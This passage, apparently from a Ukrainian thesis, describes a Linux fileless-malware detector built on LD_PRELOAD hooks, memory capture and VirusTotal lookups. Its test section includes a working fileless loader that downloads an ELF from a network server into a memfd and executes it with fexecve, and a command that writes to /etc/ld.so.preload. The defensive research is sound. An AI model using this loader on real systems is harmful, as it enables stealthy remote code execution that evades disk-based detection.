Вилучення ділянки пам’яті здійснюється через символьне посилання /proc/self/fd/<fd> (функція copy_file_by_fd), що дозволяє отримати об’єкт навіть за умови, якщо він існує лише у пам’яті.

Фрагмент коду функції копіювання файлу з дескриптора та логування наведено на рис. 3.8-3.9:

```
118
119  // Копіювання файла за дескриптором fd
120  static void copy_file_by_fd(int fd, const char *dst) {
121      char proc_path[64];
122      char src_path[PATH_MAX];
123
124      // Отримаємо шлях до файлу через /proc/self/fd/<fd>
125      snprintf(proc_path, sizeof(proc_path), "/proc/self/fd/%d", fd);
126      ssize_t len = readlink(proc_path, src_path, sizeof(src_path) - 1);
127      if (len == -1) {
128          perror("readlink");
129          return;
130      }
131      src_path[len] = '\0';
132
133      copy_file(src_path, dst);
134  }
135
```

Рисунок 3.8 – Збереження артефактів

```
137  static void log_common(FILE *logf, const char *label, pid_t pid, const char *extra) {
138      time_t now = time(NULL);
139      char timestr[64];
140      strftime(timestr, sizeof(timestr), "%F %T", localtime(&now));
141
142      fprintf(logf, "===== %s hook called =====\n", label);
143      fprintf(logf, "Timestamp: %s\n", timestr);
144      fprintf(logf, "PID: %d\n", pid);
145      if (extra)
146          fprintf(logf, "%s\n", extra);
147  }
148
149  // Логування argv і envp
150  static void log_argv_envp(FILE *logf, char *const argv[], char *const envp[]) {
151      fprintf(logf, "Arguments:\n");
152      if (argv) {
153          for (int i = 0; argv[i] != NULL; i++) {
154              fprintf(logf, "  argv[%d]: %s\n", i, argv[i]);
155          }
156      } else {
157          fprintf(logf, "  (null argv)\n");
158      }
159
160      fprintf(logf, "Environment variables:\n");
161      if (envp) {
162          for (int i = 0; envp[i] != NULL; i++) {
163              fprintf(logf, "  envp[%d]: %s\n", i, envp[i]);
164          }
165      } else {
166          fprintf(logf, "  (null envp)\n");
167      }
```

Рисунок 3.9 – Логування аргументів

У результаті роботи модуля формується структура даних у файловій системі наведено на рис. 3.10:

```
/tmp/exec_captures/<PID>/
├── execve_executed_file або fexecve_executed_file
├── argv_<PID>.log
├── envp_<PID>.log
/tmp/memfd_create_hook_<PID>.log
/tmp/execve_hook_<PID>.log
/tmp/fexecve_hook_<PID>.log
```

Рисунок 3.10 – Структура даних у файловій системі після відпрацювання модуля

Таким чином, цей компонент дозволяє сформувати точну копію потенційно шкідливого навантаження до моменту його виконання. Збережені артефакти формують повну картину запуску: від виклику memfd_create до моменту передачі коду на виконання, включно з усім супровідним контекстом. Це дозволяє у подальшому здійснити статичний або динамічний аналіз підозрілих об'єктів, а також реалізувати механізм репутаційної перевірки.

В поточній реалізації отриманий артефакт ділянки пам’яті зі потенційно шкідливим кодом використовується як вхідний об’єкт для подальшої автоматизованої класифікації.

Окремої уваги заслуговує факт, що реалізація другого модуля не потребує окремої служби або фонових процесів. Його логіка повністю охоплюється функціями обгортки у динамічній бібліотеці «fileless_malware_monitoring_and_detection _module.c», яка також містить механізми перехоплення.

Повний вихідний код модуля «fileless_malware_monitoring_and_detection_ module.c» наведено у Додатку А.

Для компіляції модуля використовується Makefile (рис. 3.11).

Глобальне використання модуля забезпечується через модифікацію файлу /etc/ld.so.preload виконанням команди для завантаження бібліотеки: echo /tmp/execve_hook_ext_fexec_ext_2.so > /etc/ld.so.preload.




Рисунок 3.11 – Інструкції з виконання компіляції модуля

3.4.5 Програмна реалізація модуля ідентифікації загроз з інтеграцією VirusTotal API

Модуль ідентифікації загроз є завершальним компонентом розробленого методу виявлення безфайлового шкідливого програмного забезпечення та виконує ключову функцію – класифікацію вилучених із оперативної пам’яті зразків. Реалізація цього модуля забезпечує оперативну оцінку рівня небезпеки виявленого об'єкта ще до моменту його виконання, що критично важливо для забезпечення своєчасної реакції на безфайлові атаки в режимі реального часу.

Його основна функція – визначити, чи є виявлений об’єкт шкідливим, зокрема використовуючи сторонні джерела репутації та сигнатурну перевірку. Одним із таких перевірених і широко підтримуваних сервісів є VirusTotal – хмарна платформа, яка дозволяє здійснювати запити до антивірусних рушіїв, аналізувати поведінку файлів та виявляти шкідливі патерни за допомогою API.

Інтеграція з публічним API цього сервісу дозволяє здійснювати оперативну репутаційну оцінку потенційно шкідливого зразка за відомими сигнатурами без потреби в локальній базі сигнатур або антивірусному рушії, отримувати загальну класифікацію загрози, що допомагає пріоритизувати подальші дії (блокування, карантин, динамічний аналіз).

Модуль реалізований у вигляді Python-скрипта VTWrapper.py, адаптованого з відкритого проєкту Qu1cksc0pe [25]. Цей скрипт обробляє зразки, збережені

попереднім модулем, та реалізує взаємодію з API VirusTotal відповідно до наступного алгоритму:

1. Обчислення MD5-хешу отриманого файлу.
2. Виконання GET-запиту до https://www.virustotal.com/api/v3/files/{hash}.
3. У разі відсутності – автоматичне завантаження зразка через POST-запит.
4. Парсинг JSON-відповіді з результатами представлення загальної кількості детекцій; назв загроз; категорій загроз; репутаційних даних;
5. Формування вердикту (шкідливий/безпечний) та передача рішення назад до модуля моніторингу. Якщо виявлено підтверджену загрозу і система виявлення працює в режиму блокування – виклик, що був призупинений, блокується, процес завершується, а система формує відповідне сповіщення (alert). У разі, якщо зразок визнано безпечним – виконання дозволяється і продовжується.

Основні етапи реалізовано у вигляді функцій:

- Main()- загальна обробка та повернення вердикту;
- Hasher() – зчитування вмісту файлу та обчислення MD5;
- QueryVT() – відправка GET-запиту до VirusTotal API;
- ReportParser() – обробка JSON-відповіді з фільтрацією релевантних показників;
- PrintSummary() – формування підсумкового звіту, який дозволяє інтерпретувати результати автоматично.

Функція main()є центральною точкою входу в скрипт VTWrapper.py і виконує повний цикл обробки файлу – від хешування до видачі остаточного вердикту (рис. 3.12). У поточній реалізації визначальним критерієм є наявність хоча б одного спрацювання будь-якого антивірусного рушія. Якщо така детекція фіксується, зразок розцінюється як шкідливий, а модуль повертає відповідний код завершення (наприклад, exit(1)), що сигналізує системі моніторингу про необхідність блокування процесу.

```python
def main():
    file_path = sys.argv[1]
    hash_value = Hasher(file_path)
    vt_data = QueryVT(hash_value)
    detect_count = ReportParser(vt_data)

    if detect_count >= 1:
        sys.exit(1)  # загроза підтверджена – процес буде заблоковано
    else:
        sys.exit(0)  # зразок визнано безпечним
```

Рисунок 3.12 – Лістинг функції main()

Ця реалізація забезпечує просту і ефективну інтеграцію з C-модулем, який може інтерпретувати результат запуску скрипта як сигнал до дії

Функція Hasher()зчитує файл у двійковому режимі та обчислює його MD5-хеш (рис. 3.13). Це значення використовується для запиту до VirusTotal, оскільки платформа підтримує пошук зразків саме за хешами.

```python
# Function for calculate md5 hash for files
def Hasher(targetFile):
    finalHash = hashlib.md5(open(targetFile, "rb").read()).hexdigest()
    return finalHash
```

Рисунок 3.13 – Лістинг обчислення MD5-хешу

Відповідно до рис. 3.14, створюється GET-запит із передачею API-ключа користувача до https://www.virustotal.com/api/v3/files/{hash}. Якщо запит вдалий — повертається JSON-звіт з інформацією про файл.

```python
# Function for querying target file's hashes on VT
def DoRequest(targetFile):
    print(f"\n{infoS} Querying the target hash to the VirusTotal API...")
    # Building request
    request_headers = {"x-apikey": apikey}
    targetHash = Hasher(targetFile)
    vt_data = requests.get(f"https://www.virustotal.com/api/v3/files/{targetHash}", headers=request_headers)
    if vt_data.ok:
        return vt_data.json()
    else:
        return None
```

Рисунок 3.14 – Лістинг запиту до VirusTotal API

Далі, відповідно до лістингу програмного коду, представлено на рис. 3.15, цикл перебирає відомі антивірусні рушії та виводить результати, які ідентифікували зразок як шкідливий. Підраховується кількість спрацювань.

```
def ReportParser(reportStr):
    if reportStr is not None:
        print(f"{infoS} Parsing the scan report...\n")
        # Threat Categories
        threatTable = Table()
        threatTable.add_column("[bold green]Threat Categories", justify="center")
        threatTable.add_column("[bold green]Count", justify="center")
        if "data" in reportStr.keys():
            if "popular_threat_classification" in reportStr["data"]["attributes"].keys():
                if "suggested_threat_label" in reportStr["data"]["attributes"]["popular_threat_classification"].keys():
                    print(f"\n{infoS} Potential Threat Label: " + f'[bold red]{reportStr["data"]["attributes"]["popular_threat_classification"]["suggested_threat_label"]}[white]')
                # Counting threat category
                if "popular_threat_category" in reportStr["data"]["attributes"]["popular_threat_classification"].keys():
                    for th in range(0, len(reportStr["data"]["attributes"]["popular_threat_classification"]["popular_threat_category"])):
                        threatTable.add_row(
                            f"[bold red]{reportStr['data']['attributes']['popular_threat_classification']['popular_threat_category'][th]['value']}",
                            f"[bold red]{reportStr['data']['attributes']['popular_threat_classification']['popular_threat_category'][th]['count']}"
                        )
                print(threatTable)
                # Counting threat names
                nameTable = Table()
                nameTable.add_column("[bold green]Threat Names", justify="center")
                nameTable.add_column("[bold green]Count", justify="center")
                if "popular_threat_name" in reportStr["data"]["attributes"]["popular_threat_classification"].keys():
                    for th in range(0, len(reportStr["data"]["attributes"]["popular_threat_classification"]["popular_threat_name"])):
                        nameTable.add_row(
                            f"[bold red]{reportStr['data']['attributes']['popular_threat_classification']['popular_threat_name'][th]['value']}",
                            f"[bold red]{reportStr['data']['attributes']['popular_threat_classification']['popular_threat_name'][th]['count']}"
                        )
                print(nameTable)

        # Detections
        detect = 0
        antiTable = Table()
        antiTable.add_column("[bold green]Detected By", justify="center")
        antiTable.add_column("[bold green]Results", justify="center")
        for av in avArray:
            if "data" in reportStr.keys():
                if av in reportStr["data"]["attributes"]["last_analysis_results"].keys():
                    if reportStr["data"]["attributes"]["last_analysis_results"][av]["result"] is not None:
                        detect += 1
                        antiTable.add_row(av, reportStr["data"]["attributes"]["last_analysis_results"][av]["result"])
            else:
                err_exit(f"\n{errorS} Nothing found harmfull about that file.", arg_override=0)
        print(f"\n{infoS} Detection: [bold red]{detect}[white]/[bold red]{len(avArray)}[white]")
        print(antiTable)

        # Behavior analysis
        if "data" in reportStr.keys():
            if "crowdsourced_ids_results" in reportStr["data"]["attributes"].keys():
                idsTable = Table(title="\n* CrowdSourced IDS Reports *", title_justify="center", title_style="bold cyan")
                idsTable.add_column("Alert Number", justify="center")
                idsTable.add_column("SRC IP", justify="center")
                idsTable.add_column("SRC Port", justify="center")
                idsTable.add_column("DST IP", justify="center")
                idsTable.add_column("DST Port", justify="center")
                idsTable.add_column("Alert Severity", justify="center")
                idsTable.add_column("Rule Category", justify="center")
                idsTable.add_column("Rule Source", justify="center")
```

Рисунок 3.15 – Лістинг обробки результатів сканування

Таким чином, визначається кількість антивірусів, які виявили загрозу, що дозволяє швидко оцінити загальну «згоду» різних AV-рушіїв щодо шкідливості зразка.

Підсумковий звіт про рівень загрози представлено на рис. 3.16.




Рисунок 3.16 – Приклад підсумкового звіту про рівень загрози

Після перехоплення підозрілої активності (виклик memfd_create → fexecve або execve), C-бібліотека зберігає виконуваний об’єкт із пам’яті у тимчасовому каталозі. Після завершення цього кроку, до перевірки підключається Python-скрипт VTWrapper.py. Він обчислює хеш (MD5) збереженого файлу, звертається до API VirusTotal, отримує оцінку загрози та виводить детальну інформацію (кількість спрацювань, тип загрози, назви виявлених зразків, рівень критичності за IDS тощо). У разі виявлення загрози, процес завершується прямо у execve/fexecve (рис. 3.17).

```
    // Після збереження файлу
    char cmd[1024];
    snprintf(cmd, sizeof(cmd),
        "python3 /opt/vt_checker/VTWrapper.py <API_KEY> %s > /tmp/vt_result_%d.txt",
        dest_file, getpid());

    int ret = system(cmd);
    if (ret != 0) {
        fprintf(stderr, "VT check failed for PID %d\n", getpid());
    }


    if (threat_detected_by_vt(pid)) {
        fprintf(stderr, "Execution blocked by VT integration: PID %d\n", getpid());
        exit(1); // або повернення помилки
    }

    return orig_fexecve(fd, argv, envp);
}
```

Рисунок 3.17 – Інтеграція з модулем ідентифікації загрози

Завдяки цій реалізації, система отримує оперативний доступ до глобальних індикаторів загроз, високу точність класифікації зразків, отриманих із пам’яті, низький рівень хибно негативних спрацювань, оскільки навіть одна детекція активує реакцію, гнучкість інтеграції із наявними інструментами моніторингу та реагування. Цей підхід є ефективним рішенням для протидії сучасним fileless-атакам та демонструє практичну доцільність поєднання динамічного аналізу пам’яті з репутаційними механізмами зовнішніх платформ.

3.4.6 Візуалізація результатів роботи системи виявлення

Веб-інтерфейс розробленої системи виявлення безфайлового шкідливого програмного забезпечення виконує функцію візуалізації результатів роботи трьох модулів: моніторингу системних викликів, аналізу оперативної пам’яті та класифікації загроз. Його основною метою є забезпечення зручного доступу до ключових артефактів подій, що були зафіксовані під час спроби виконання потенційно шкідливого коду.

Основною метою веб-компонента є:

- забезпечення оперативного доступу до журналів, логів та артефактів;
- виведення алертів про підозрілу активність з деталізацією системних викликів (memfd_create, execve/fexecve);

- відображення контекстної інформації про процес (PID, UID, час події, шлях виконуваного об'єкта, вміст argv та envp);
- представлення результатів класифікації загроз на основі інтеграції з VirusTotal (кількість спрацювань, типи загроз, рівень критичності).

Інтерфейс дозволяє переглядати як активні події в режимі реального часу, так і історичні спрацювання.

У ході демонстраційного сценарію, описаного у розділі 4.1, після спроби виконання семплу отриманого з Malware Bazzaur [26] (sha256: 7d396b9e59d6de434142a5b5f70af4f1f2352c49b754c6798d54916a1b81591a.elf), система зафіксувала подію та сформувала відповідний інцидент (рис 3. 18).




Рисунок 3.18 – Веб-інтерфейс системи: виявлена спроба безфайлового запуску ELF-шкідника з деталізацією результатів класифікації (VirusTotal, PID, шлях, аргументи, IOC)

У верхній частині інтерфейсу розміщено загальне повідомлення, яке інформує користувача про факт виявлення безфайлової активності, що реалізується через послідовність memfd_create → execve. Така поведінка характерна для сучасних загроз, які обходять класичні методи фіксації запуску коду шляхом уникнення створення файлів на диску. Опис події сформульовано у зрозумілому вигляді з акцентом на необхідності подальшого реагування.

Центральна частина інтерфейсу містить інформацію, отриману в результаті взаємодії між модулями. Зокрема, відображаються обчислені криптографічні хеші перехопленого об’єкта, що був вилучений із пам’яті процесу до моменту його виконання. Ці дані передаються до модуля класифікації загроз, який інтегрується з сервісом VirusTotal через відповідний API. У результаті користувач отримує аналітичний висновок про потенційний характер загрози, її ймовірну класифікацію, назви виявлених шкідливих компонентів, а також інші релевантні дані. Важливо, що в разі позитивного виявлення система не лише надає звіт, але й ініціює зупинку процесу на рівні модуля моніторингу, не допускаючи подальшого виконання коду.

У нижній частині інтерфейсу відображено журнали (логи) відповідних системних викликів, які були перехоплені під час виконання. Ці журнали містять детальну інформацію про PID процесу, аргументи запуску, час події та інші параметри, що дозволяють здійснити ретроспективний аналіз та встановити зв’язок між подією і потенційною загрозою. Таким чином, веб-інтерфейс виконує не лише функцію сповіщення, а й слугує основним середовищем для оперативного реагування, кореляції подій та підтвердження гіпотез щодо шкідливої поведінки на основі реальних артефактів.

З технічної точки зору, інтерфейс реалізовано з використанням FastAPI як бекенд-сервера та HTML/JavaScript як клієнтської частини. Для забезпечення сповіщень у режимі реального часу використовується WebSocket-з’єднання, через яке передаються повідомлення про виявлені інциденти. Сервер періодично сканує директорію з логами, і у разі наявності нових подій запускає перевірку відповідного виконуваного об’єкта через інтегрований модуль VirusTotal Wrapper. Отримані результати передаються фронтенду, де вони виводяться у структурованому вигляді.

Завдяки такому підходу до побудови інтерфейсу система демонструє як автоматизовану реакцію на подію, так і прозору візуалізацію всіх етапів її обробки.

Висновки за розділом 3

У третьому розділі було обґрунтовано актуальність розробки нового методу виявлення безфайлового шкідливого програмного забезпечення в ОС Linux, з урахуванням сучасних тенденцій атак та обмежень існуючих засобів захисту. Визначено, що безфайлові загрози ускладнюють традиційні підходи через відсутність файлових артефактів, що робить необхідним акцент на поведінковому аналізі та проактивному моніторингу системних викликів. Встановлено ключові вимоги до системи, серед яких функціонування у просторі користувача, можливість адаптації до нових загроз через оновлення поведінкових індикаторів атаки (IOA), а також вилучення артефактів з пам’яті для подальшого аналізу. Запропоновано використання послідовності викликів memfd_create → execve/fexecve як основного шаблону виявлення fileless-активності.

Також у розділі наведено детальний опис архітектури та реалізації трьох основних модулів системи: модулю моніторингу та перехоплення системних викликів, модуля вилучення та збереження вмісту оперативної пам’яті, а також модуля ідентифікації загроз з інтеграцією VirusTotal API. Особлива увага приділена реалізації перехоплення через механізм LD_PRELOAD, що дозволяє уникнути втручання у ядро та спрощує інтеграцію у виробничі середовища. Демонстровано, що запропонований підхід забезпечує гнучкість, масштабованість та адаптивність, зокрема через конфігурування режимів детектування та блокування, а також можливість розширення класифікації за рахунок додаткових аналітичних інструментів. Веб-інтерфейс системи сприяє оперативному моніторингу та аналізу інцидентів, підвищуючи ефективність реагування.

РОЗДІЛ 4
ОЦІНЮВАННЯ ЕФЕКТИВНОСТІ ЗАПРОПОНОВАНОГО МЕТОДУ

4.1 Тестування реалізованого рішення на основі практичного сценарія атаки

З метою перевірки ефективності та працездатності реалізованого прототипу системи виявлення безфайлових атак у Linux було побудовано тестове середовище, що імітує реальний сценарій застосування шкідливого ПЗ. У рамках експерименту було змодельовано атаку, яка відповідає характерному патерну: створення анонімного виконуваного файлу в пам’яті за допомогою системного виклику memfd_create та його подальше виконання через fexecve.

Для моделювання атаки було використано сценарій, представлений в [27]. Аналогічні підходи реалізовані в низці утиліт для безфайлового виконання ELF-файлів, таких як DDexec [28], fileless-elf-exec [29] та fireELF[30], які базуються на використанні системних викликів memfd_create та fexecve. Це підкреслює актуальність і реалістичність обраного сценарію атаки, а також доцільність і практичну цінність запропонованого методу виявлення.

Для реалізації сценарію використано утиліту-завантажувальник network_loader, яка приймає ELF-файл по мережі від віддаленого сервера (python_server.py) (рис. 4.1).

```
 GNU nano 7.2                                                python_server.py *
# Read binary
with open("malicious_program", "rb") as f:
    data = f.read()
print(len(data))

# Host it on 192.168.0.11:1234
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(('192.168.0.11', 1234))
s.listen(1)

conn, addr = s.accept()
print(conn, addr)   # Prints the incoming Connection details
conn.sendall(data)
conn.close()
```

Рисунок 4.1 – Код Python-сервера, що передає ELF-файл по мережі.

Завантажувальник network_loader записує отримані байти до файлового дескриптора, створеного функцією memfd_create, та виконує його за допомогою виклику fexecve без створення фізичного файлу на диску (рис. 4.2). Таким чином, виконання коду відбувається виключно з оперативної пам’яті.

```c
#define _GNU_SOURCE         /* See feature_test_macros(7) */
#define BUFF_SIZE 1024

int memfd_create(const char *name, unsigned int flags);


void usage(char* prog)
{
 char *use = "USAGE: %1$s Destination Port ...\n";
 printf(use, prog);
}

  // Create mem file (fd1)
  printf("[ * ] Trying to create a mem file...\n");
  fd1 = memfd_create("testfd", 0);
  if (fd1 < 0) die("Can't create memfd file");

  printf("[ + ] Created mem file and attached to fd = %d\n", fd1);


  // Socket stuff begins here
  struct sockaddr_in serv_addr;
  int sock = 0;
  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    die("Socket not created");

  serv_addr.sin_family = AF_INET;
  serv_addr.sin_port = htons(strtol(argv[2], NULL, 10));   // set port

  if(inet_pton(AF_INET, argv[1], &serv_addr.sin_addr)<=0)  // set address
    die("Invalid address");

  if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0) // connect
    die("Connection failed");


  printf("\n ---------------------------------- \n");
  int i = 0, j = 0;
  int read_count = 0, write_count = 0;
  while( (read_count = read( sock , buff, BUFF_SIZE)) != 0 ) {
   if( (write_count = write(fd1, buff, read_count)) == -1)
    die("Failed to write to mem file");

   i += read_count;
   j += write_count;
   printf("\rRead count = %6d  |  Write count = %3d", i, j);
  }
  printf("\n ---------------------------------- \n");

  printf("[ + ] Starting execution...\n");

  // Change argv params
  // printf("BEFORE:  %s %s %s %s\n", argv[0], argv[1], argv[2], argv[3]);
  for(int i=0; i<argc; ++i)
   argv[i]  = argv[i+1];
  // printf("AFTER:   %s %s %s %s\n", argv[0], argv[1], argv[2], argv[3]);

  // Execute fd1 - with new argv
  fexecve(fd1, argv, envp);

  // If fexecve returns, then it is failed.
  printf("Failed Executing....\n");

  return errno;
}
```

Рисунок 4.2 – Лістинг безфайлового завантажувача network_loader.

У процесі тестування було використано зразок шкідливого ELF-файлу malicious_program (рис. 4.3), який при виконанні створює текстовий файл

NOTICE_for_U.txt як індикатор компрометації (IOC). Очікуваною поведінкою є створення цього файлу після запуску шкідливого коду (рис. 4.4).

